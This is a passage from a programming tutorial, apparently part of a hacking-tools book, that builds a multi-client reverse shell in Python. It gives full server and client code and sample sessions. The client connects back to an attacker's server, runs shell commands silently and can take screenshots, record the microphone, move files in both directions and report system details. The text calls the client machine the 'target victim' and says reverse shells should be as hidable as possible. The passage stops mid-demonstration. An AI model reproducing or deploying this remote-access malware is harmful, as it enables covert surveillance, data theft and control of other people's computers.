The same imports as the previous version, we need the tabulate module to print in tabular format and tqdm for printing progress bars when sending or receiving files.

Let's initialize the Server class:

```
class Server :

def __init__ ( self , host , port ):

self . host = host

self . port = port
```

```
# initialize the server socket

self . server_socket  = self . get_server_socket ()

# a dictionary of client addresses and sockets

self . clients  = {}

# a dictionary mapping each client to their current working directory

self . clients_cwd  = {}

# the current client that the server is interacting with

self . current_client  = None
```

We initialize some necessary attributes for the server to work:

The the host and port of the server we will initialize using sockets.
a Python dictionary that maps client addresses and their sockets for connection.
a Python dictionary that maps each client to their current working directories.

the client socket the server is currently interacting with.
In the constructor, we also call the get_server_socket() method and assign it to the self.server_socket attribute. Here's what it does:

```
def get_server_socket ( self , custom_port = None ):

# create a socket object

s = socket . socket ()

# bind the socket to all IP addresses of this host

if custom_port :

# if a custom port is set, use it instead

port = custom_port

else :

port = self . port

s . bind (( self . host , port ))
```

make the PORT reusable, to prevent:

when you run the server multiple times in Linux, Address already in use error will raise

s . setsockopt (socket . SOL_SOCKET , socket . SO_REUSEADDR , 1)

s . listen (5)

print (f "Listening as { SERVER_HOST } : { port } ...")

return s

It creates a socket, binds it to the host and port, and starts listening.
To be able to accept connections from clients, the following method does that:

def accept_connection (self):

while True :

accept any connections attempted

```
try :

client_socket , client_address  = self . server_socket . accept ()

except  OSError  as  e :

print ( "Server socket closed, exiting..." )

break

print ( f " { client_address [ 0 ] } : { client_address [ 1 ] }
 Connected!" )

# receiving the current working directory of the client

cwd  = client_socket . recv ( BUFFER_SIZE ). decode ()

print ( "[+] Current working directory:" , cwd )

# add the client to the Python dicts

self . clients [ client_address ] = client_socket

self . clients_cwd [ client_address ] = cwd
```

We're using the server_socket.accept() to accept upcoming connections from clients; we store the client socket in the self.clients dictionary. As previously, we also get the current working directory from the client once connected and store it in the self.clients_cwd dictionary.

The above function will run in a separate thread so multiple clients can connect simultaneously without problems. The below function does that:

```
def accept_connections ( self ):

# start a separate thread to accept connections

self . connection_thread = Thread ( target = self .
accept_connection )

# and set it as a daemon thread

self . connection_thread . daemon = True

self . connection_thread . start ()
```

We are also going to need a function to close all connections:

```
def close_connections ( self ):
```

```
"""Close all the client sockets and server socket.
        Used for closing the program"""

for _ , client_socket in self . clients . items ():

client_socket .close()

self . server_socket . close ()
```

Next, since we are going to make a custom interpreter in the server, the below start_interpreter() method function is responsible for that:

```
def start_interpreter ( self ):

"""Custom interpreter"""

while True :

command = input ( "interpreter $> " )

if re . search ( r "help\w * " , command ):

# "help" is detected, print the help

print ( "Interpreter usage:" )
```

```
print ( tabulate . tabulate ([[ "Command" , "Usage" ], [ "help" ,

"Print this help message" ,
                    ], [ "list" , "List all connected users" ,
                    ], [ "use [machine_index]" ,



"Start reverse shell on the specified client, e.g 'use 1' will start
the reverse shell on the second connected machine, and 0 for
the first one." ]]))

print ( "=" * 30 , "Custom commands inside the reverse shell" ,
"=" * 30 )

print ( tabulate . tabulate ([[ "Command" , "Usage" ], [

"abort" ,

"Remove the client from the connected clients" ,
                    ], [ "exit|quit" ,

"Get back to interpreter without removing the client" ,
                    ], [ "screenshot [path_to_img].png" ,
```

```
"Take a screenshot of the main screen and save it as an image file."
                    ], [ "recordmic [path_to_audio].wav [number_of_seconds]" ,

"Record the default microphone for number of seconds "  \

"and save it as an audio file in the specified file."  \

" An example is 'recordmic test.wav 5' will record for 5 "  \

"seconds and save to test.wav in the current working directory"
                    ], [ "download [path_to_file]" ,

"Download the specified file from the client"
                    ], [ "upload [path_to_file]" ,

"Upload the specified file from your local machine to the client"
                    ]]))

elif  re . search ( r "list\w * " , command ):

# list all the connected clients

connected_clients  = []
```

```
for index , (( client_host , client_port ), cwd ) in enumerate
( self . clients_cwd . items ()):

connected_clients . append ([ index , client_host , client_port ,
cwd ])



# print the connected clients in tabular form

print ( tabulate . tabulate ( connected_clients , headers =[
"Index" , "Address" , "Port" , "CWD" ]))

elif ( match := re . search ( r "use\s * ( \w * ) " , command
)):

try :

# get the index passed to the command

client_index = int ( match . group ( 1 ))

except ValueError :

# there is no digit after the use command
```

```
print ( "Please insert the index of the client, a number." )

continue

else :

try :

self . current_client  = list ( self . clients )[ client_index ]

except   IndexError :

print ( f "Please insert a valid index, maximum is { len ( self .
clients ) } ." )

continue

else :

# start the reverse shell as self.current_client is set

self . start_reverse_shell ()
```

```
elif command . lower () in [ "exit" , "quit" ]:

# exit out of the interpreter if exit|quit are passed

break

elif command == "" :

# do nothing if command is empty (i.e a new line)

pass

else :

print ( "Unavailable command:" , command )



self . close_connections ()
```

The main code of the method is in the while loop. We get the command from the user and parse it using the re.search() method.

Notice we're using the Walrus operator first introduced in the Python 3.8 version. So make sure you have that version or above.

In the Walrus operator line, we search for the use command

and what is after it. If it's matched, a new variable will be named match that contains the match object of the re.search() method.

The following are the custom commands we made:

We simply print a help message shown above.

We list all the connected clients using this command.

We start the reverse shell on the specified client. For instance, use start the reverse shell on the first connected client shown in the We will implement the below.

We exit the program when one of these commands is passed.

If none of the commands above were detected, we simply ignore it and print an unavailable command notice.

Now let's use accept_connections() and start_interpreter() in our start() method that we will be using outside the class:

```
def    start ( self ):

"""Method responsible for starting the server:
          Accepting client connections and starting the main
interpreter"""



self . accept_connections ()

self . start_interpreter ()
```

Now, when the use command is passed in the interpreter, we must start the reverse shell on that specified client. The below method runs that:

```
def start_reverse_shell ( self ):
# get the current working directory from the current client
cwd = self . clients_cwd [ self . current_client ]
# get the socket too
client_socket = self . clients [ self . current_client ]
while True :
# get the command from prompt
command = input ( f " { cwd } $> " )
if not command . strip ():
# empty command
continue
```

We first get the current working directory and this client socket from our dictionaries. After that, we enter the reverse shell loop

and get the command to execute on the client.
There will be a lot of if and elif statements in this method. The first one is for empty commands; we continue the loop in that case.
Next, we handle the local commands (i.e., commands that are executed on the server and not on the client):

```
if ( match := re . search ( r "local\s * ( . * ) " , command
)):

local_command = match . group ( 1 )

if ( cd_match := re . search ( r "cd\s * ( . * ) " ,
local_command )):



# if it's a 'cd' command, change directory instead of using
subprocess.getoutput

cd_path = cd_match . group ( 1 )

if cd_path :

os . chdir ( cd_path )
```

```
else :

local_output = subprocess . getoutput ( local_command )

print ( local_output )

# if it's a local command (i.e starts with local), do not send it to the client

continue

# send the command to the client

client_socket .sendall( command . encode ())
```

The local command is helpful, especially when we want to send a file from the server to the client. We need to use local commands such as ls and pwd on Unix-based systems or dir on Windows to see the current files and folders in the server without opening a new terminal/cmd window.

For instance, if the server is in a Linux system, local ls will execute the ls command on this system and, therefore, won't send anything to the client. This explains the last continue statement before sending the command to the client.

Next, we handle the exit or quit and abort commands:

```
if command . lower () in [ "exit" , "quit" ]:
```

```
# if the command is exit, just break out of the loop

break

elif    command . lower () == "abort" :

# if the command is abort, remove the client from the dicts & exit

del    self . clients [ self . current_client ]



del    self . clients_cwd [ self . current_client ]

break
```

In the case of exit or quit commands, we simply exit out of the reverse shell of this client and get back to the interpreter. However, for the abort command, we remove the client entirely and, therefore, won't be able to get a connection again until rerunning the client.py code on the client machine.

Next, we handle the download and upload functionalities:

```
elif  ( match  := re . search ( r "download\s * ( . * ) " , command )):
```

```
# receive the file

self . receive_file ()

elif ( match := re . search ( r "upload\s * ( . * ) " ,
command )):

# send the specified file if it exists

filename = match . group ( 1 )

if not os . path . isfile ( filename ):

print ( f "The file { filename } does not exist in the local
machine." )

else :

self . send_file ( filename )
```

If the download command is passed, we use the receive_file() method that we will define soon, which downloads the file.
If the upload command is passed, we get the filename from the command and send it if it exists on the server machine.
Finally, we get the output of the executed command from the

client and print it in the console:

```
# retrieve command results

output  = self . receive_all_data ( client_socket , BUFFER_SIZE
).decode()



# split command output and current directory

results , cwd  = output .split( SEPARATOR )

# update the cwd

self . clients_cwd [ self . current_client ] = cwd

# print output

print ( results )

self . current_client  = None
```

The receive_all_data() method simply calls socket.recv() function repeatedly:

```
def   receive_all_data ( self , socket , buffer_size ):
```

```
"""Function responsible for calling socket.recv()
        repeatedly until no data is to be received"""

data   = b ""

while    True :

output   = socket .recv( buffer_size )

data   += output

if    not    output    or    len ( output ) < buffer_size :

break

return    data
```

Now for the remaining code, we only still have the receive_file() and send_file() methods that are responsible for downloading and uploading files from/to the client, respectively:

```
def    receive_file ( self , port = 5002 ):

# make another server socket with a custom port
```

```
s   = self . get_server_socket ( custom_port = port )

# accept client connections

client_socket , client_address   = s . accept ()

print ( f " { client_address }   connected." )

# receive the file


Server . _receive_file ( client_socket )

def    send_file ( self , filename , port = 5002 ):

# make another server socket with a custom port

s   = self . get_server_socket ( custom_port = port )

# accept client connections

client_socket , client_address   = s . accept ()

print ( f " { client_address }   connected." )
```

receive the file

Server . _send_file (client_socket , filename)
We create another socket (and expect the client code to do the same) for file transfer with a custom port (which must be different from the connection port, 5003), such as 5002.
After accepting the connection, we call the _receive_file() and _send_file() class functions for transfer. Below is the _receive_file() :

```
@ classmethod

def  _receive_file ( cls , s : socket . socket , buffer_size =
4096 ):

# receive the file infos using socket

received  = s . recv ( buffer_size ). decode ()

filename , filesize  = received . split ( SEPARATOR )

# remove absolute path if there is

filename  = os . path . basename ( filename )
```

```
# convert to integer

filesize  = int ( filesize )

# start receiving the file from the socket

# and writing to the file stream

progress  = tqdm . tqdm ( range ( filesize ), f "Receiving {
filename } " , unit = "B" , unit_scale = True , unit_divisor =
1024 )



with   open ( filename , "wb" ) as   f :

while   True :

# read 1024 bytes from the socket (receive)

bytes_read  = s . recv ( buffer_size )

if   not   bytes_read :
```

nothing is received

file transmitting is done

break

write to the file the bytes we just received

f . write (bytes_read)

update the progress bar

progress . update (len (bytes_read))

close the socket

s . close ()
We receive the name and size of the file and proceed with reading the file from the socket and writing to the file; we also use tqdm for printing fancy progress bars.
For the _send_file() , it's the opposite; reading from the file and sending via the socket:

@ classmethod

```
def _send_file ( cls , s : socket . socket , filename ,
buffer_size = 4096 ):

# get the file size

filesize = os . path . getsize ( filename )

# send the filename and filesize

s . send ( f " { filename }{ SEPARATOR }{ filesize } " . encode
())

# start sending the file

progress = tqdm . tqdm ( range ( filesize ), f "Sending {
filename } " , unit = "B" , unit_scale = True , unit_divisor =
1024 )


with open ( filename , "rb" ) as f :

while True :

# read the bytes from the file
```

```
bytes_read = f . read ( buffer_size )

if not bytes_read :

# file transmitting is done

break

# we use sendall to assure transimission in

# busy networks

s . sendall ( bytes_read )

# update the progress bar

progress . update ( len ( bytes_read ))

# close the socket

s . close ()
```
Awesome! Lastly, let's instantiate this class and call the start() method:

```
if __name__ == "__main__" :
```

```
server = Server ( SERVER_HOST , SERVER_PORT )

server . start ()
```

Alright! We're done with the server code. Now let's dive into the client code, which is a bit more complicated.

Client Code

We don't have an interpreter in the client, but we have custom functions to change the directory, make screenshots, record audio, and extract system and hardware information. Therefore, the code will be a bit longer than the server.

Alright, let’s get started with client.py :

```
import socket, os, subprocess, sys, re, platform, tqdm
from datetime import datetime
try :

import pyautogui
except KeyError :

# for some machine that do not have display (i.e cloud Linux machines)

# simply do not import

pyautogui_imported = False
else :

pyautogui_imported = True
```

import sounddevice as sd
from tabulate import tabulate
from scipy . io import wavfile
import psutil, GPUtil
SERVER_HOST = sys . argv [1]
SERVER_PORT = 5003
BUFFER_SIZE = 1440 # max size of messages, setting to 1440 after experimentation, MTU size
# separator string for sending 2 messages in one go
SEPARATOR = ""
This time, we need more libraries:
For getting system information.

For taking screenshots.
For recording the default microphone.
For saving the recorded audio to a WAV file.
For printing in a tabular format.
For getting more system and hardware information.
For getting GPU information if available.
Let's start with the Client class now:
class Client :

def __init__ (self , host , port , verbose = False):

self . host = host

self . port = port

```
self . verbose = verbose

# connect to the server

self . socket = self . connect_to_server ()

# the current working directory

self . cwd = None
```

Nothing important here except for instantiating the client socket using the connect_to_server() method that connects to the server:

```
def connect_to_server ( self , custom_port = None ):

# create the socket object

s = socket . socket ()

# connect to the server

if custom_port :

port = custom_port
```

```
else :

port = self . port

if self . verbose :


print ( f "Connecting to { self . host } : { port } " )

s . connect (( self . host , port ))

if self . verbose :

print ( "Connected." )

return s
```
Next, let’s make the core function that’s called outside the class:

```
def start ( self ):

# get the current directory

self . cwd = os . getcwd ()
```

```
self . socket . send ( self . cwd . encode ())

while   True :

# receive the command from the server

command   = self . socket . recv ( BUFFER_SIZE ). decode ()

# execute the command

output   = self . handle_command ( command )

if   output   == "abort" :

# break out of the loop if "abort" command is executed

break

elif   output   in  [ "exit" , "quit" ]:

continue

# get the current working directory as output
```

```
self . cwd  = os . getcwd ()

# send the results back to the server

message  = f " { output }{ SEPARATOR }{ self . cwd } "

self . socket . sendall ( message . encode ())

# close client connection

self . socket . close ()
```

After getting the current working directory and sending it to the server, we enter the loop that receives the command sent from the server, handle the command accordingly and send back the result.

Handling the Custom Commands

We handle the commands using the handle_command() method:

```
def handle_command ( self , command ):

if self . verbose :

print ( f "Executing command: { command } " )

if command .lower() in [ "exit" , "quit" ]:

output = "exit"

elif command .lower() == "abort" :

output = "abort"
```

First, we check for the exit or quit , and abort commands.
Below are the custom commands to be handled:
Will do nothing, as the server will handle these commands.
Same as above.

Change the current working directory of the client.
Take a screenshot and save it to a file.
Record the default microphone with the given number of seconds and save it as a WAV file.
Download a specified file.
Upload a specified file.
Extract the system and hardware information using and send them to the server.
Next, we check if it's a cd command because we have special treatment for that:

```
elif ( match := re . search ( r "cd\s * ( . * ) " , command )):



output = self . change_directory ( match . group ( 1 ))
```

We use the change_directory() method command (that we will define next), which changes the current working directory of the client.
Next, we parse the screenshot command:

```
elif ( match := re . search ( r "screenshot\s * ( \w * ) " ,
command )):

# if pyautogui is imported, take a screenshot & save it to a file

if pyautogui_imported :
```

output = self . take_screenshot (match . group (1))

else :

output = "Display is not supported in this machine."

We check if the pyautogui module was imported successfully. If that's the case, we call the take_screenshot() method to take the screenshot and save it as an image file.

Next, we parse the recordmic command:

elif (match := re . search (r "recordmic\s * ([a-zA-Z0-9] *)(\. [a-zA-Z] *) \s * (\d *) " , command)):

record the default mic

audio_filename = match . group (1) + match . group (2)

try :

seconds = int (match . group (3))

except ValueError :

seconds are not passed, going for 5 seconds as default

```
seconds = 5

output = self . record_audio ( audio_filename , seconds =
seconds )
```

We parse two main arguments from the recordmic command: the audio file name to save and the number of seconds. If the number of seconds is not passed, we use 5 seconds as the default. Finally, we call the record_audio() method to record the default microphone and save it to a WAV file.
Next, parsing the download and upload commands, as in the server code:

```
elif ( match := re . search ( r "download\s * ( . * ) " ,
command )):

# get the filename & send it if it exists

filename = match . group ( 1 )

if os . path . isfile ( filename ):

output = f "The file { filename } is sent."
```

```
self . send_file ( filename )

else :

output = f "The file { filename } does not exist"

elif ( match := re . search ( r "upload\s * ( . * ) " ,
command )):

# receive the file

filename = match . group ( 1 )

output = f "The file { filename } is received."

self . receive_file ()
```

It is quite similar to the server code here.

Parsing the sysinfo command:

```
elif ( match := re . search ( r "sysinfo. * " , command )):

# extract system & hardware information

output = Client . get_sys_hardware_info ()
```

Finally, if none of the custom commands were detected, we run the getoutput() function from the subprocess module to run the command in the default shell and return the output variable:

```
else :

# execute the command and retrieve the results



output = subprocess . getoutput ( command )

return output.
```

Now that we have finished with the handle_command() method, let's define the functions that were called. Starting with change_directory() :

```
def change_directory ( self , path ):

if not path :

# path is empty, simply do nothing

return ""

try :
```

```
os . chdir ( path )

except FileNotFoundError as e :

# if there is an error, set as the output

output = str ( e )

else :

# if operation is successful, empty message

output = ""

return output
```

This function uses the os.chdir() method to change the current working directory. If it's an empty path, we do nothing.

Taking Screenshots

Next, the take_screenshot() method:

```
def take_screenshot ( self , output_path ):

# take a screenshot using pyautogui

img = pyautogui . screenshot ()

if not output_path .endswith( ".png" ):

output_path += ".png"

# save it as PNG

img . save ( output_path )

output = f "Image saved to { output_path } "

if self . verbose :
```

```
print ( output )

return output
```

We use the screenshot() function from the pyautogui library that returns a PIL image; we can save it as a PNG format using the save() method.

Recording Audio

Next, the record_audio() method:

```
def record_audio ( self , filename , sample_rate = 16000 , seconds = 3 ):

# record audio for `seconds`

if not filename .endswith( ".wav" ):

filename += ".wav"

myrecording = sd . rec ( int ( seconds * sample_rate ), samplerate = sample_rate , channels = 2 )

sd . wait () # Wait until recording is finished

wavfile . write ( filename , sample_rate , myrecording ) # Save as WAV file

output = f "Audio saved to { filename } "
```

```
if    self . verbose :

print ( output )

return    output
```

We record the microphone for the passed number of seconds and use the default sample rate of 16000 (you can change that if you want, a higher sample rate has better quality but takes larger space, and vice-versa). We then use the wavfile module from Scipy to save it as a WAV file.

Downloading and Uploading Files

Next, the receive_file() and send_file() methods:

```
def receive_file ( self , port = 5002 ):
# connect to the server using another port
s = self . connect_to_server ( custom_port = port )
# receive the actual file
Client . _receive_file ( s , verbose = self . verbose )
def send_file ( self , filename , port = 5002 ):
# connect to the server using another port
s = self . connect_to_server ( custom_port = port )
# send the actual file
```

Client . _send_file (s , filename , verbose = self . verbose)
This time is slightly different from the server; we instead connect to the server using the custom port and get a new socket for file transfer. After that, we use the same _receive_file() and _send_file() class functions:

```
@ classmethod

def   _receive_file ( cls , s : socket . socket , buffer_size =
4096 , verbose = False ):

# receive the file infos using socket

received   = s . recv ( buffer_size ). decode ()

filename , filesize   = received . split ( SEPARATOR )

# remove absolute path if there is

filename   = os . path . basename ( filename )

# convert to integer

filesize   = int ( filesize )
```

```
# start receiving the file from the socket

# and writing to the file stream

if verbose :

progress = tqdm . tqdm ( range ( filesize ), f "Receiving {
filename } " , unit = "B" , unit_scale = True , unit_divisor =
1024 )

else :

progress = None

with open ( filename , "wb" ) as f :

while True :

# read 1024 bytes from the socket (receive)

bytes_read = s . recv ( buffer_size )
```

```
if not bytes_read :
# nothing is received
# file transmitting is done
break
# write to the file the bytes we just received
f . write ( bytes_read )
if verbose :
# update the progress bar
progress . update ( len ( bytes_read ))
# close the socket
s . close ()
@ classmethod
```

```
def   _send_file ( cls , s : socket . socket , filename ,
buffer_size = 4096 , verbose = False ):

# get the file size

filesize  = os . path . getsize ( filename )

# send the filename and filesize



s . send ( f " { filename }{ SEPARATOR }{ filesize } " . encode
())

# start sending the file

if   verbose :

progress  = tqdm . tqdm ( range ( filesize ), f "Sending {
filename } " , unit = "B" , unit_scale = True , unit_divisor =
1024 )

else :

progress  = None
```

```
with open ( filename , "rb" ) as f :

while True :

# read the bytes from the file

bytes_read = f . read ( buffer_size )

if not bytes_read :

# file transmitting is done

break

# we use sendall to assure transimission in

# busy networks

s . sendall ( bytes_read )

if verbose :

# update the progress bar
```

```
progress . update ( len ( bytes_read ))

# close the socket

s . close ()
```

Extracting System and Hardware Information

Finally, a very long function to extract system and hardware information. You guessed it; it's the get_sys_hardware_info() function:

```
@ classmethod

def get_sys_hardware_info ( cls ):

def get_size ( bytes , suffix = "B" ):

"""
          Scale bytes to its proper format
          e.g:
              1253656 => '1.20MB'
              1253656678 => '1.17GB'
          """

factor = 1024

for unit in [ "" , "K" , "M" , "G" , "T" , "P" ]:
```

```
if bytes < factor :

return f " { bytes :.2f}{ unit }{ suffix } "

bytes /= factor

output = ""

output += "=" * 40 + "System Information" + "=" * 40 + "
\n "

uname = platform . uname ()

output += f "System: { uname . system } \n "

output += f "Node Name: { uname . node } \n "

output += f "Release: { uname . release } \n "

output += f "Version: { uname . version } \n "


output += f "Machine: { uname . machine } \n "
```

```
output += f "Processor: { uname . processor } \n "

# Boot Time

output += "=" * 40 + "Boot Time" + "=" * 40 + " \n "

boot_time_timestamp = psutil . boot_time ()

bt = datetime . fromtimestamp ( boot_time_timestamp )

output += f "Boot Time: { bt . year } / { bt . month } / { bt
. day } { bt . hour } : { bt . minute } : { bt . second } \n "

# let's print CPU information

output += "=" * 40 + "CPU Info" + "=" * 40 + " \n "

# number of cores

output += f "Physical cores: { psutil . cpu_count ( logical =
False ) } \n "

output += f "Total cores: { psutil . cpu_count ( logical = True )
} \n "
```

```
# CPU frequencies

cpufreq = psutil . cpu_freq ()

output += f "Max Frequency: { cpufreq . max :.2f} Mhz \n "

output += f "Min Frequency: { cpufreq . min :.2f} Mhz \n "

output += f "Current Frequency: { cpufreq . current :.2f} Mhz
\n "

# CPU usage

output += "CPU Usage Per Core: \n "

for i , percentage in enumerate ( psutil . cpu_percent (
percpu = True , interval = 1 )):

output += f "Core { i } : { percentage } % \n "

output += f "Total CPU Usage: { psutil . cpu_percent () } %
\n "

# Memory Information
```

```
output += "=" * 40 + "Memory Information" + "=" * 40 +
" \n "

# get the memory details

svmem = psutil . virtual_memory ()

output += f "Total: { get_size ( svmem .total) } \n "

output += f "Available: { get_size ( svmem .available) } \n "

output += f "Used: { get_size ( svmem .used) } \n "

output += f "Percentage: { svmem .percent } % \n "

output += "=" * 20 + "SWAP" + "=" * 20 + " \n "

# get the swap memory details (if exists)

swap = psutil . swap_memory ()

output += f "Total: { get_size ( swap . total ) } \n "
```

```
output  += f "Free: { get_size ( swap . free ) } \n "

output  += f "Used: { get_size ( swap . used ) } \n "

output  += f "Percentage: { swap . percent } % \n "

# Disk Information

output  += "=" * 40  + "Disk Information"  + "=" * 40  + "
\n "

output  += "Partitions and Usage: \n "

# get all disk partitions

partitions  = psutil . disk_partitions ()

for   partition   in   partitions :

output  += f "=== Device: { partition . device }  === \n "

output  += f "  Mountpoint: { partition . mountpoint } \n "
```

```
output  += f "  File system type: { partition . fstype } \n "

try :

partition_usage  = psutil . disk_usage ( partition . mountpoint )

except   PermissionError :

# this can be catched due to the disk that isn't ready

continue


output  += f "  Total Size: { get_size ( partition_usage . total )
} \n "

output  += f "  Used: { get_size ( partition_usage . used ) } \n
"

output  += f "  Free: { get_size ( partition_usage . free ) } \n "

output  += f "  Percentage: { partition_usage . percent } % \n
"

# get IO statistics since boot
```

```
disk_io  = psutil . disk_io_counters ()

output  += f "Total read: { get_size ( disk_io . read_bytes ) } \n
"

output  += f "Total write: { get_size ( disk_io . write_bytes ) }
\n "

# Network information

output  += "=" * 40  + "Network Information"  + "=" * 40  +
" \n "

# get all network interfaces (virtual and physical)

if_addrs  = psutil . net_if_addrs ()

for  interface_name , interface_addresses  in  if_addrs .
items ():

for  address  in  interface_addresses :

output  += f "=== Interface: { interface_name }  === \n "
```

```
if str ( address . family ) == 'AddressFamily.AF_INET' :
output += f " IP Address: { address . address } \n "
output += f " Netmask: { address . netmask } \n "
output += f " Broadcast IP: { address . broadcast } \n "
elif str ( address . family ) == 'AddressFamily.AF_PACKET' :
output += f " MAC Address: { address . address } \n "
output += f " Netmask: { address . netmask } \n "
output += f " Broadcast MAC: { address . broadcast } \n "
# get IO statistics since boot
net_io = psutil . net_io_counters ()


output += f "Total Bytes Sent: { get_size ( net_io . bytes_sent )
} \n "
```

```
output += f "Total Bytes Received: { get_size ( net_io .
bytes_recv ) } \n "

# GPU information

output += "=" * 40 + "GPU Details" + "=" * 40 + " \n "

gpus = GPUtil . getGPUs ()

list_gpus = []

for gpu in gpus :

# get the GPU id

gpu_id = gpu .id

# name of GPU

gpu_name = gpu .name

# get % percentage of GPU usage of that GPU

gpu_load = f " { gpu .load* 100 } %"
```

```
# get free memory in MB format

gpu_free_memory  = f " { gpu .memoryFree } MB"

# get used memory

gpu_used_memory  = f " { gpu .memoryUsed } MB"

# get total memory

gpu_total_memory  = f " { gpu .memoryTotal } MB"

# get GPU temperature in Celsius

gpu_temperature  = f " { gpu .temperature }  °C"

gpu_uuid  = gpu .uuid

list_gpus . append ((

gpu_id , gpu_name , gpu_load , gpu_free_memory ,
gpu_used_memory ,
```

```
gpu_total_memory , gpu_temperature , gpu_uuid
            ))

output += tabulate ( list_gpus , headers =( "id" , "name" ,
"load" , "free memory" , "used memory" , "total memory" ,
"temperature" , "uuid" ))

return output
```

I've grabbed most of the above code from getting system and hardware information in Python tutorial ; you can check it if you want more information on how it's done.

Instantiating the Client Class

The last thing we need to do now is to instantiate our Client class and run the start() method:

```
if __name__ == "__main__" :

# while True:

#       # keep connecting to the server forever

#       try:

#               client = Client(SERVER_HOST, SERVER_PORT,
verbose=True)

#               client.start()

#       except Exception as e:

#               print(e)

client = Client ( SERVER_HOST , SERVER_PORT )
```

```
client . start ()
```

Alright! That's done for the client code as well. If you're still here and with attention, then you really want to make an excellent working reverse shell, and there you have it!

During my testing of the code, sometimes things can go wrong when the client loses connection or anything else that may interrupt the connection between the server and the client. That is why I have made the commented code above that keeps creating a Client instance and repeatedly calling the start() function until a connection to the server is made.

If the server does not respond (not online, for instance), then a ConnectionRefusedError error will be raised. Therefore, we're catching the error, and so the loop continues.

However, the commented code has a drawback (that is why it's commented); if the server calls the abort command to get rid of this client, the client will disconnect but reconnect again in a moment. So if you don't want that, don't use the commented code.

By default, the self.verbose is set to False , which means no message is printed during the work of the server. You can set it to True if you want the client to print the executed commands and some useful information.

Running the Programs

Since transferring data is accomplished via sockets, you can either test both programs on the same machine or different ones.

In my case, I have a cloud machine running Ubuntu that will behave as the server (i.e., the attacker), and my home machine will run the client code (i.e., the target victim).

The server must not block the 5003 port, so I must allow it in the firewall settings. Since I'm on Ubuntu, I'll use ufw :

[server-machine] $ ufw allow 5003

After installing the required dependencies, let's run the server:

[server-machine] $ python server.py

Listening as 0.0.0.0:5003 ...

interpreter $>

As you can see, the server is now listening for upcoming connections while I can still interact with the custom program we did. Let's use the help command:

```
Listening as 0.0.0.0:5003 ...
interpreter $> help
Interpreter usage:
-------------------  ------------------------------------------------------------------------------------------------
------------------------------

Command              Usage
help                 Print this help message
list                 List all connected users
use [machine_index]  Start reverse shell on the specified client, e.g 'use 1' will start the reverse shell on the second connected ma
chine, and 0 for the first one.
-------------------  ------------------------------------------------------------------------------------------------
------------------------------
========================================= Custom commands inside the reverse shell ==============================
-------------------------------------------------  -------------------------------------------------------------------
-------------------  ---------------------------------------------------------------  --------------------------------
-----

Command                                            Usage
abort                                              Remove the client from the connected clients
exit|quit                                          Get back to interpreter without removing the client
screenshot [path_to_img].png                       Take a screenshot of the main screen and save it as an image file.
recordmic [path_to_audio].wav [number_of_seconds]  Record the default microphone for number of seconds and save it as an audio file i
n the specified file. An example is 'recordmic test.wav 5' will record for 5 seconds and save to test.wav in the current working dire
ctory
download [path_to_file]                            Download the specified file from the client
upload [path_to_file]                              Upload the specified file from your local machine to the client
-------------------------------------------------  -------------------------------------------------------------------
-------------------  ---------------------------------------------------------------  --------------------------------
-----
interpreter $>
```

Alright, so the first table contains the commands we can use in our interpreter; let's use the list command to list all connected clients:

```
interpreter $> list
Index    Address    Port    CWD
-------  ---------  ------  -----
interpreter $>
```

As expected, there are no connected clients yet.

Going to my machine, I'm going to run the client code and specify the public IP address of my cloud-based machine (i.e., the server) in the first argument of the script:

[client-machine] $ python client.py 161.35.0.0

Of course, that's not the actual IP address of the server; for security purposes, I'm using the network IP address and not the real machine IP, so it won't work like that.

You will notice that the client program does not print anything because that's its purpose. In the real world, these reverse shells should be as hidable as possible. As mentioned, If you want it to show the executed commands and other useful info, consider setting verbose to True in the Client constructor.

Going back to the server, I see a new client connected:

```
interpreter $> list
Index    Address    Port    CWD
-------  ---------  ------  -----
interpreter $> [redacted]:50176 Connected!
[+] Current working directory: E:\repos\hacking-tools-book\malwares\advanced-reverse-shell

interpreter $> |
```

If a client is connected, you'll feel like the interpreter has stopped working. Don't worry; it’s only the print() function that was executed after the input() function. You can simply press Enter to get the interpreter prompt again, even though you can still execute interpreter commands before pressing Enter .

That’s working! Let’s list the connected machines:

```
interpreter $> list
  Index  Address         Port  CWD
-------  -------------  ------  ----------------------------------------------------------
      0  [redacted]      50176  E:\repos\hacking-tools-book\malwares\advanced-reverse-shell
interpreter $>
```

We have a connected machine. We call the use command and pass the machine index to start the reverse shell inside this one:

```
interpreter $> use 0
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> |
```

As you can see, the prompt changed from interpreter into the current working directory of this machine. It's a Windows 10 machine; therefore, I need to use Windows commands, testing the dir command:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> dir
 Volume in drive E is DATA
 Volume Serial Number is 644B-A12C

 Directory of E:\repos\hacking-tools-book\malwares\advanced-reverse-shell

07/15/2022  09:06 AM    <DIR>          .
07/15/2022  09:06 AM    <DIR>          ..
07/14/2022  11:20 AM            15,364 client.py
07/14/2022  08:58 AM               190 notes.txt
07/14/2022  08:58 AM                55 requirements.txt
07/15/2022  08:48 AM            12,977 server.py
               4 File(s)         28,586 bytes
               2 Dir(s)  514,513,276,928 bytes free
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> |
```

That's the client.py and server.py we've been developing. Great, so Windows 10 commands are working correctly.

We can always run commands on the server machine –instead of the client– using the local command we've made:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> local ls
server.py
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> local pwd
/root/tutorials/interprecter
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> |
```

These are commands executed in my server machine, as you can conclude from the ls and pwd commands.

Now let's test the custom commands we've made. Starting with taking screenshots:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> screenshot test.png
Image saved to test.png
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> dir
 Volume in drive E is DATA
 Volume Serial Number is 644B-A12C

 Directory of E:\repos\hacking-tools-book\malwares\advanced-reverse-shell

07/15/2022  09:11 AM    <DIR>          .
07/15/2022  09:11 AM    <DIR>          ..
07/14/2022  11:20 AM            15,364 client.py
07/14/2022  08:58 AM               190 notes.txt
07/14/2022  08:58 AM                55 requirements.txt
07/15/2022  08:48 AM            12,977 server.py
07/15/2022  09:11 AM           289,845 test.png
               5 File(s)        318,431 bytes
               2 Dir(s)  514,512,986,112 bytes free
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

I executed the screenshot command, and it was successful. To verify, I simply re-ran dir to check if the test.png is there, and indeed it's there.

Let's download the file:

```
